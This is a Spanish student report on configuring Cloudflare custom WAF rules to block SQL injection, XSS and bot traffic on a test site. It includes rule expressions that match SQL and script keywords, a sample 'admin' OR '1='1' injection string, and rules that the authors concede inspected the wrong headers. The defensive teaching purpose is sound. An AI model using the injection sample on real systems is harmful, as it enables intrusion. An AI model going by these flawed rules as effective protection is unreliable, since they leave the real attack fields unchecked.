



Universidad Finis Terrae  
Facultad de Ingeniería  
Redes de Computadores

---

## Firewall Inteligente con Reglas Personalizadas utilizando Cloudflare

---

### Alumnos :

Miguel Cornejo  
Diego Lobos  
Matías Urzúa

### Profesor(a) :

Viktor Andres Tapia Vasquez

**Fecha de entrega:**  
10 de Diciembre, 2025

**NRC:**  
78984

**Grupo:**  
N° 2



# Índice

<b>1. Introducción</b>	<b>2</b>
1.1. Contexto del Proyecto . . . . .	2
1.2. Contexto del Problema . . . . .	2
1.3. Propósito del Proyecto . . . . .	2
<b>2. Objetivos</b>	<b>3</b>
2.1. Objetivo General . . . . .	3
2.2. Objetivos Específicos . . . . .	3
<b>3. Desarrollo: Arquitectura y Configuración</b>	<b>4</b>
3.1. Despliegue de la Arquitectura de Edge Security . . . . .	4
3.2. Creación del Repositorio y Arquitectura de Despliegue . . . . .	4
3.3. Conexión del Dominio Personalizado y Edge Security . . . . .	6
3.4. Configuración de Reglas Personalizadas (WAF) . . . . .	10
<b>4. Simulaciones y Resultados</b>	<b>15</b>
4.1. Metodología de Verificación y Auditoría . . . . .	15
<b>5. Resultados</b>	<b>19</b>
5.1. Resultados Detallados de Mitigación SQL Injection (SQLi) . . . . .	19
5.2. Resultados Detallados de Mitigación Cross-Site Scripting (XSS) . . . . .	19
5.3. Resultados Detallados de Mitigación de Bots Automatizados . . . . .	20
5.4. Consolidación de Resultados . . . . .	21
<b>6. Discusiones</b>	<b>26</b>
<b>7. Conclusión</b>	<b>27</b>
<b>8. Bibliografía</b>	<b>28</b>



# 1. Introducción

## 1.1. Contexto del Proyecto

El paradigma de **Edge Computing** y **Edge Security** representa la evolución de la ciberseguridad. Anteriormente, los sistemas de defensa residían en la infraestructura de la empresa (*on-premise*), obligando a la latencia en la respuesta. Hoy, la seguridad se distribuye globalmente al **borde de la red** (Edge) mediante servicios como Cloudflare. Este enfoque no solo mejora la velocidad de mitigación, sino que también previene la sobrecarga de los servidores de origen, ya que el tráfico malicioso es descartado en los nodos de red más cercano geográficamente al atacante. Este proyecto se enfoca en la implementación práctica de esta filosofía de seguridad.

## 1.2. Contexto del Problema

Las vulnerabilidades de Inyección SQL (SQLi), Cross-Site Scripting (XSS) y Automatización (Bots) se mantienen consistentemente en el OWASP Top 10 de los riesgos críticos de seguridad. Abordar estas amenazas requiere una inspección a fondo del tráfico HTTP y HTTPS. El problema central de este informe es validar la eficacia de un **WAF (Web Application Firewall)** operado desde el borde, mediante la configuración de reglas específicas para bloquear los patrones de ataque sin que el código de la aplicación deba ser modificado.

## 1.3. Propósito del Proyecto

El objetivo es documentar detalladamente el ciclo de vida del proyecto: desde el despliegue de una aplicación web estática (HTML/js/json) y su vinculación a un dominio personalizado, hasta la configuración de las **Cloudflare Custom Rules** y la verificación empírica de su efectividad mediante pruebas de penetración automatizadas con Python.

Cuadro 1: Configuración Consolidada de Reglas de Seguridad WAF.

Nombre de Regla	Lógica de Detección (Expresión Simplificada)	Acción	Propósito
1. Simulación SQLi	any(http.request.headers [“user-agent”] contains “SELECT”, “DROP”, “UNION”...)	Bloquear (Block)	Neutralizar intentos de inyección de comandos de base de datos en las cabeceras HTTP.
2. Simulación XSS	any(http.request.headers [“referer”] contains “<script>”, “javascript:”, “onerror”...)	Bloquear (Block)	Prevenir la ejecución de scripts maliciosos reflejados o almacenados.
3. Simulación Bot	(http.request.uri.query contains “simular_bot”) or (cf.client.bot)	Managed Challenge	Discriminar entre tráfico automatizado y humano mediante un desafío interactivo (CAPTCHA).

**Nota:** Las reglas se evalúan en orden secuencial (1 → 2 → 3) para garantizar que los ataques más críticos se bloquen inmediatamente.



## 2. Objetivos

### 2.1. Objetivo General

Demostrar la implementación práctica de un Firewall Inteligente basado en servicios de Cloud Computing, configurando reglas de seguridad personalizadas en el borde de la red de Cloudflare para mitigar ataques comunes en una aplicación web desplegada.

### 2.2. Objetivos Específicos

- Integrar **GitHub** para la gestión del código como hosting, y un Dominio Personalizado en **Hostinger** para administrar **Cloudflare** en garantizar que el tráfico sea filtrado en el borde (Edge).
- Implementar y validar Reglas Personalizadas (Custom Rules) en **Cloudflare** con la lógica precisa para detectar payloads de SQLi, XSS y Bot en los campos relevantes de las peticiones HTTP.
- Utilizar script de **Python** para la simulación de múltiples vectores de ataque, capturando los códigos de respuesta y los identificadores de bloqueo (cf-ray) como prueba irrefutable de la mitigación exitosa.

### 3. Desarrollo: Arquitectura y Configuración

#### 3.1. Despliegue de la Arquitectura de Edge Security

La arquitectura implementada es un modelo híbrido que aprovecha la rapidez de Cloudflare Pages para el *hosting* y la seguridad distribuida de la red de Cloudflare. Este modelo asegura que la defensa se ejecute en el **borde de la red**, minimizando la latencia y protegiendo el servidor de origen.




Figura 1: Diagrama de flujo de la arquitectura de Edge Security. El tráfico malicioso es interceptado por el WAF en el borde antes de alcanzar la aplicación de origen.

#### 3.2. Creación del Repositorio y Arquitectura de Despliegue

El primer paso consistió en preparar el código y establecer la plataforma de *hosting* para la aplicación.

**Estructura del Repositorio:** Se creó el repositorio en GitHub (<https://github.com/MiKelSX/Proy-Redes-Computadores>) con la siguiente estructura, separando la lógica (App), la documentación (documentation) y las herramientas de simulación (simulations):



```
App/
  └── data.json
  └── index.html
  └── script.js
documentation/
  └── informe.pdf
simulations/
  └── attacker.py
  └── curl_commands.sh
CNAME
README.md
```

**Despliegue Continuo (Cloudflare Pages):** Se procedió a crear un nuevo proyecto en Cloudflare Pages. Este servicio se conectó directamente al repositorio de GitHub, estableciendo un flujo de **Integración y Despliegue Continuos (CI/CD)**. La aplicación se desplegó inicialmente bajo la URL proporcionada por Cloudflare:  
<https://proy-redes-computadores.pages.dev/>.




Figura 2: Repositorio del proyecto en GitHub.



The screenshot shows a web application interface for testing Cloudflare's WAF. At the top, there are navigation links: 'Proy-Redes WAF Tester', 'WAF Activo' (highlighted in green), 'Arquitectura', 'Metodología', 'Panel', 'Prueba SQLi', and 'Prueba XSS'. Below this is a section titled 'Sitio de Prueba de Seguridad' with a sub-section 'Arquitectura y Contexto Técnico del Proyecto'. It contains several boxes with technical details:

- Ficha Técnica**:
  - Plataforma de Despliegue:** Cloudflare Pages (Hosting estático y CDN). El despliegue inicial fue bajo la URL <https://proy-redes-computadores.pages.dev/>.
  - Mitigación de Seguridad:** Cloudflare \*\*Custom Rules (WAF)\*\*, que inspeccionan el tráfico HTTP/HTTPS en el borde.
- Ataques Simulados:** SQL Injection (SQLi), Cross-Site Scripting (XSS) y Automatización (Bots).
- Herramientas de Auditoría:** Script de Python (`attacker.py`) y `curl` para pruebas de penetración automatizadas.
- Dominio Configurado:** [www.proyredes.art](http://www.proyredes.art), con NameServers delegados a Cloudflare para filtrar el tráfico.
- Evidencia de Bloqueo:** Se utiliza el código de estado 403 Forbidden y el identificador forense cf-ray.

A note at the bottom states: 'El propósito es demostrar que el WAF mitiga ataques sin modificar el código de la aplicación de origen.'

Below this is another section titled 'Metodología de Prueba y Mitigación' with a note: 'La fase de simulación es la prueba de fuego de la arquitectura, donde se validó la efectividad del WAF con 15 pruebas distintas de inyección de código y 6 simulaciones de botnet'.

Figura 3: Página web creada y subida en repositorio GitHub.

This screenshot shows the 'Detalles de implementación' (Implementation Details) page for a GitHub repository import. It includes:

- Production environment status.
- Repository: MiKeSX/Proy-Redes-Computadores.
- Branch: main (commit [de62f85](#)).
- Status: Action completed successfully 1:46AM September 14, 2025.
- Duration: 19s.
- Link to implementation: <https://05ebb5b3.proy-redes-computadores.pages.dev>.

Figura 4: Importación de repositorio Git existente hacia Cloudflare.

This screenshot shows the 'Todas las implementaciones' (All Implementations) page. It lists three recent commits:

Entorno	Origen	Implementación	Estado
Producción	main <a href="#">de62f85</a> Update README.md	05ebb5b3.proy-redes-computad... ↗	✓ hace 3 min... Ver detalles ...
Producción	main <a href="#">dc5376c</a> Reestructuración de la pagina	aa5c66c6.proy-redes-computado... ↗	✓ hace 35 mi... Ver detalles ...
Producción	main <a href="#">dc5376c</a> Reestructuración de la pagina	e21ebced.proy-redes-computad... ↗	✓ hace una h... Ver detalles ...

Figura 5: Historial de entorno de producción Commits de GitHub en Cloudflare.

### 3.3. Conexión del Dominio Personalizado y Edge Security

Para asegurar que todo el tráfico pase por la capa de seguridad de Cloudflare, se adquirió y configuró un dominio personalizado con el fin de acceder de manera segura



a los recursos y servicios asociados. Cloudflare proporciona protección contra ataques comunes (como DDoS, inyecciones y accesos no autorizados), además de optimizar el rendimiento mediante su red de distribución de contenido (CDN) y reglas de seguridad avanzadas. [1]

- **Adquisición del Dominio:** Se adquirió el dominio [www.proyredes.art](http://www.proyredes.art) a través de un registrador (Hostinger, <https://hpanel.hostinger.com>). [2]

The screenshot shows a browser window for Hostinger's domain registration. The main content is a 'Cart' section titled 'Tu carrito' containing a single item: 'proyredes.art' (Registro de dominio de .ART). It shows a dropdown for 'Periodo' set to '1 año' and a price of 'US\$ 1.99 AHORRA 92%' compared to 'US\$ 25.99'. Below the item, there are two green buttons: 'GRATIS sitio de "Próximamente" o "Enlace en la bio": estará disponible en minutos' and 'GRATIS protección de privacidad de dominio incluida'. To the right of the cart, a sidebar for 'Kodee' provides information about registering a .ART domain, including benefits like free privacy protection and advanced security. A live chat window from 'Kodee' is open, asking '¿Tienes alguna pregunta?'.

Figura 6: Compra de Dominio a travez de Hostinger.

The screenshot shows the 'DNS/Nameservers' section of the Hostinger control panel. The left sidebar has 'Vista general' selected. The main area shows the 'Registros DNS' tab. A message states 'Tu dominio estará online pronto' with a note that changes can take up to 24 hours. Below this is a 'Nameservers' section listing 'ns1.dns-parking.com' and 'ns2.dns-parking.com'. A 'Seleciona Nameservers' section offers to use Hostinger's servers or to change them. A purple 'Preguntar a Kodee' button is visible at the bottom right.

Figura 7: Configuración de Dominio/Nameservers en Hostinger.

- **Delegación de DNS:** En el panel de control del registrador (Hostinger), se modificaron los **Servidores de Nombres (NameServers)** del dominio para apuntar a los asignados por Cloudflare:



- `princess.ns.cloudflare.com`
- `zac.ns.cloudflare.com.`

The screenshot shows the 'Servidores de nombres de Cloudflare' (Cloudflare Name Servers) section. It includes a note: 'Para usar Cloudflare, cambie los servidores de nombre o los servidores DNS autoritativos. Estos son los servidores de nombres asignados de Cloudflare.' Below is a table:

Tipo	Valor
NS	princess.ns.cloudflare.com
NS	zac.ns.cloudflare.com

Figura 8: Servidores de nombres de Cloudflare (DNS) autoritarios.

The screenshot shows the 'DNS/Nameservers' section of the Hostinger control panel. The left sidebar has 'DNS/Nameservers' selected. The main area shows the 'Nameservers' configuration with two entries: 'princess.ns.cloudflare.com' and 'zac.ns.cloudflare.com'. A purple button at the bottom says 'Cambiar nameservers'.

Figura 9: Configuración de NameServers de Hostinger cambiados apuntando a Cloudflare.

Esta acción importante delegó el control total del enrutamiento del tráfico a la red de Cloudflare.

- **Configuración del Registro CNAME:** Dentro del panel DNS de Cloudflare, se añadió un registro para redirigir el tráfico del dominio personalizado a la aplicación.
  - **Tipo:** CNAME
  - **Nombre:** www
  - **Destino:** `proy-redes-computadores.pages.dev`
  - **Estado del Proxy:** Activado (*nube naranja*). Esta activación es esencial, ya que garantiza que Cloudflare actúe como un proxy inverso y que el tráfico sea filtrado por el WAF.



The screenshot shows the Cloudflare DNS configuration page for the domain `www.proyredes.art`. The left sidebar lists various services: Información general, AI Crawl Control, Log Explorer, Análisis y registros, DNS (selected), Correo electrónico, SSL/TLS, Seguridad, Access, Speed, Almacenamiento en caché, Rutas de Workers, and Reglas. The main panel is titled "Configuración de DNS:Completo" and shows a single CNAME record entry:

Tipo	Nombre (obligatorio)	Destino (obligatorio)	Estado de proxy	TTL
CNAME	www	proy-redes-computadores.pages.dev	Redirigido mediante proxy	Automático

Below the table, it says "Utilice @ para la raíz" and "Por ej., www.example.com". At the bottom right are "Cancelar" and "Guardar" buttons.

Figura 10: Registro de DNS en Cloudflare.

- **Verificación del Dominio:** Finalmente, se verificó en la configuración de Cloudflare Pages y en GitHub Pages que el dominio `www.proyredes.art` estaba activo y con **SSL habilitado**, confirmando el enrutamiento exitoso.

The screenshot shows the Cloudflare Domains Personalized configuration page for the domain `www.proyredes.art`. The left sidebar includes Compute (Workers) under the Compute category. The main panel shows the domain status as "Activo" and "SSL habilitado". A message at the top states: "Se está configurando www.proyredes.art. Puede demorar hasta 48 horas para que los registros DNS se actualicen y su sitio sea visible para los visitantes." Navigation links at the bottom include Asistencia, Estado Del Sistema, Carreras, Condiciones de uso, Denunciar cuestiones de seguridad, and Política de privacidad.

Figura 11: Verificación de Dominio personalizado en funcionamiento en Cloudflare.



The screenshot shows the Proy-Redes WAF Tester interface. At the top, there's a navigation bar with a shield icon, the text "Proy-Redes WAF Tester", and links for "WAF Activo" (green dot), "Arquitectura", "Metodología", "Panel", "Prueba SQLi", and "Prueba XSS". Below the navigation is a section titled "Panel de Control de Seguridad" with three cards: "ATAQUES DETECTADOS" (0), "ATAQUES BLOQUEADOS" (0), and "SESIÓN ACTUAL" (04:14). A log message at the bottom left says "[2:22:57 p. m.] [checkmark] Datos de usuarios cargados exitosamente". In the main content area, there's a "Búsqueda de Usuarios (Objetivo para SQLi)" section. It contains a search input field with placeholder "Buscar usuario... (ej: admin' OR '1='1)", a "Buscar" button, and a list of found users: "ID: 1 | Usuario: admin | Estado: active", "ID: 2 | Usuario: usuario\_normal | Estado: active", "ID: 3 | Usuario: invitado | Estado: pending", and "ID: 4 | Usuario: dev-tester | Estado: active".

Figura 12: Verificación de la Pagina con Dominio propio.

### 3.4. Configuración de Reglas Personalizadas (WAF)

Se utilizaron las Reglas Personalizadas (Custom Rules) para emular la funcionalidad del WAF, definiendo condiciones para inspeccionar las cabeceras HTTP y bloquear el tráfico.

1. **Regla de Simulación SQLi:** Se creó una regla para inspeccionar las cabeceras de la petición en busca de comandos SQL.

- **Nombre:** Simulación SQLi
- **Lógica (Inicial):** Se utilizó la expresión `any(http.request.headers[“user-agent”] [*] contains "SELECT")`.
- **Acción:** Bloquear.
- **Orden:** Primero (Máxima Prioridad).



The screenshot shows a web-based configuration interface for a security rule. At the top, there are tabs: 'proyredes.art' (selected), 'Activos' (with a checkmark), 'Estrella', and 'Plan Free'. Below the tabs, there's a message: 'Proteja su sitio web y API frontal con reglas personalizadas. Configure los criterios y acciones de mitigación o explore las priorizadas para mayor seguridad.' A 'Más información' button is present. The main area is titled 'Nombre de la regla (obligatorio)' with the value 'Simulación SQLi'. A note below says 'Asigne un nombre descriptivo a la regla.'. Under 'Cuando las solicitudes entrantes coinciden...', there is a code editor containing a regular expression: 

```
any(http.request.headers["user-agent"][*] contains "SELECT") or  
any(http.request.headers["user-agent"][*] contains "DROP") or  
any(http.request.headers["user-agent"][*] contains "UNION") or  
any(http.request.headers["user-agent"][*] contains "OR") or  
any(http.request.headers["user-agent"][*] contains "/**")
```

. A 'Usar el generador de expresiones' link is next to the editor. Below the editor, it says 'Entonces tome acción...' and 'Elegir acción' with a dropdown menu showing 'Bloquear'. A note at the bottom says 'Bloquea las solicitudes coincidentes y deja de evaluar otras reglas'. A blue circular button with a play icon is on the right.

Figura 13: Configuración de Regla de Simulación SQLi.



2. **Regla de Simulación XSS:** Se creó la segunda regla para detectar la inyección de código JavaScript o HTML peligroso.

- **Nombre:** Simulación XSS
- **Lógica (Inicial):** Se utilizó la expresión `any(http.request.headers["referer"][*] contains "<script>")`.
- **Acción:** Bloquear.
- **Orden:** Personalizado (Se ejecuta después de Simulación SQLi).




Figura 14: Configuración de Regla de Simulación XSS.

3. **Regla de Simulación Bot Challenge:** Se creó la segunda regla para detectar la inyección de código JavaScript o HTML peligroso.

- **Nombre:** Simulación Bot Challenge
- **Lógica (Inicial):** Se utilizó la expresión `(cf.client.bot) or (http.request.uri.query contains "simular_bot")`.  
Esta lógica permite identificar solicitudes provenientes de bots conocidos (según la clasificación de Cloudflare) o aquellas que incluyan la cadena `simular_bot` en la consulta del URI.
- **Acción: Desafío administrado (Managed Challenge).**  
A diferencia del bloqueo simple, esta acción presenta una prueba (CAPTCHA o JS) que el script de ataque no puede resolver.
- **Orden:** Personalizado (se ejecuta después de las reglas de Simulación SQLi y Simulación XSS).



**Editar una regla personalizada**

Proteja su sitio web y API del tráfico malicioso con reglas personalizadas. Configure los criterios y acciones de mitigación o explore las plantillas para mayor seguridad.

[Más información](#)

Nombre de la regla (obligatorio)  
Simulación Bot Challenge

Asigne un nombre descriptivo a la regla.

Cuando las solicitudes entrantes coinciden...

[Usar el generador de expresiones](#)

```
(cf.client.bot) or (http.request.uri.query contains "simular_bot")
```

Entonces tome acción...

Elegir acción  
Desafío administrado

Presenta un desafío interactivo o no interactivo al cliente

Ubicado en  
Seleccionar orden:  
Personalizada

Seleccione qué regla se activará después:  
Simulación XSS

Figura 15: Configuración de Regla de Simulación Bot Challenge.

4. **Verificación Funcional:** La configuración de estas reglas finalizó el proceso de implementación de la solución, dejando la página lista para la fase de pruebas de penetración.

The screenshot shows the Cloudflare dashboard under the 'Seguridad' section. On the left sidebar, 'Reglas de seguridad' is selected. The main area displays three custom security rules:

Orden	Nombre	Contra coincidencia	Acción	CSR	Eventos de últimas 24h	Estado	Opciones
1	Simulación SQLi	Encabezado contiene SELECT or Encabezado contiene DRO...	Bloquear	-	103	Activo	⋮
2	Simulación XSS	Encabezado contiene <script> or Encabezado contiene...	Bloquear	-	168	Activo	⋮
3	Simulación Bot Challenge	Bots conocidos es igual a true, Cadena de consulta de...	Desafío ad...	0 %	8	Activo	⋮

Figura 16: Verificación de reglas de la simulación.

Aunque las reglas iniciales (**User-Agent** para SQLi y **Referer** para XSS) no apuntaban al campo correcto de la petición, el despliegue de esta lógica era esencial para el objetivo: aprender a crear la directiva de bloqueo.



Regla	Lógica (Expresión)	Acción
Simulación SQLi	<code>any(http.request.headers["user-agent"] [*] contains "SELECT") or any(http.request.headers["user-agent"] [*] contains "DROP") or any(http.request.headers["user-agent"] [*] contains "UNION") or any(http.request.headers["user-agent"] [*] contains "OR") or any(http.request.headers["user-agent"] [*] contains "/*")</code>	Bloquear
Simulación XSS	<code>(any(http.request.headers["referer"] [*] contains "&lt;script&gt;") or any(http.request.headers["referer"] [*] contains "onerror=") or any(http.request.headers["referer"] [*] contains "javascript:") or any(http.request.headers["referer"] [*] contains "&lt;svg&gt;") or any(http.request.headers["referer"] [*] contains "&lt;iframe&gt;") or any(http.request.headers["referer"] [*] contains "onload="))</code>	Bloquear
Simulación Bot Challenge	<code>(cf.client.bot) or (http.request.uri.query contains "simular_bot")</code>	Desafío administrado

Cuadro 2: Lógica de las Reglas Iniciales Implementadas

Componente	Función en el Proyecto	Tecnología / Rol
Código Fuente	Almacenamiento, control de versiones y base para el CI/CD.	GitHub
Hosting / Servidor	Plataforma de Despliegue Continuo (PaaS) para la aplicación estática.	Cloudflare Pages
Capa de Seguridad	Inspección y filtrado de tráfico en el borde (Edge Security).	Cloudflare Custom Rules (WAF)
Dominio / DNS	Delegación de la gestión del tráfico a los NameServers de Cloudflare.	Hostinger / Cloudflare
Simulación de Ataque	Herramienta automatizada para la generación de tráfico malicioso.	Python requests

Cuadro 3: Resumen de Componentes y Tecnologías de la Arquitectura



## 4. Simulaciones y Resultados

La fase de Simulación es la prueba de fuego de la arquitectura de seguridad implementada. Utilizando un **script automatizado en Python** (`attacker.py`), se generó tráfico malicioso para validar la efectividad de las reglas de Firewall de Aplicación Web (WAF) gestionadas por Cloudflare en el borde. El criterio de éxito es la recepción consistente de un código de estado **403 Forbidden** para todas las peticiones de ataque. [3]

### 4.1. Metodología de Verificación y Auditoría

El script `attacker.py` fue diseñado para simular patrones de ataque realistas y registrar datos cruciales para la auditoría, ampliando su alcance para incluir la detección de automatización:

#### 1. Generación de Payloads y Vectores:

- **SQLi y XSS:** Se utilizaron 5 payloads distintos para Inyección SQL y 5 patrones para XSS, probando variantes en métodos GET y POST para asegurar una cobertura exhaustiva.
- **Simulación de Botnet:** Se implementó una rutina de rotación de identidades utilizando 6 *User-Agents* distintos (simulando herramientas como `curl`, `Wget` y bots de scraping) para activar las reglas de comportamiento y desafío.

#### 2. Criterios de Éxito Diferenciados:

- **Para Ataques de Código (SQLi/XSS):** El indicador de éxito es un código de estado **403 Forbidden**, confirmando un bloqueo duro inmediato.
  - **Para Automatización (Bots):** El criterio de éxito es la presentación de un **Managed Challenge**. Se verifica que Cloudflare intercepte la petición con una página intersticial (CAPTCHA/JS) en lugar de permitir el acceso directo, atrapando al script que no puede resolver el desafío.
3. **Auditoría de Bloqueo (Ray ID):** En todos los escenarios, se capturó el encabezado `cf-ray` (ej. `98ffff4d8accb0104-GRU`). Este identificador único actúa como prueba forense irrefutable de que la solicitud fue procesada y mitigada por la red de Cloudflare en el borde.

## Diagrama de Flujo Lógico del Script

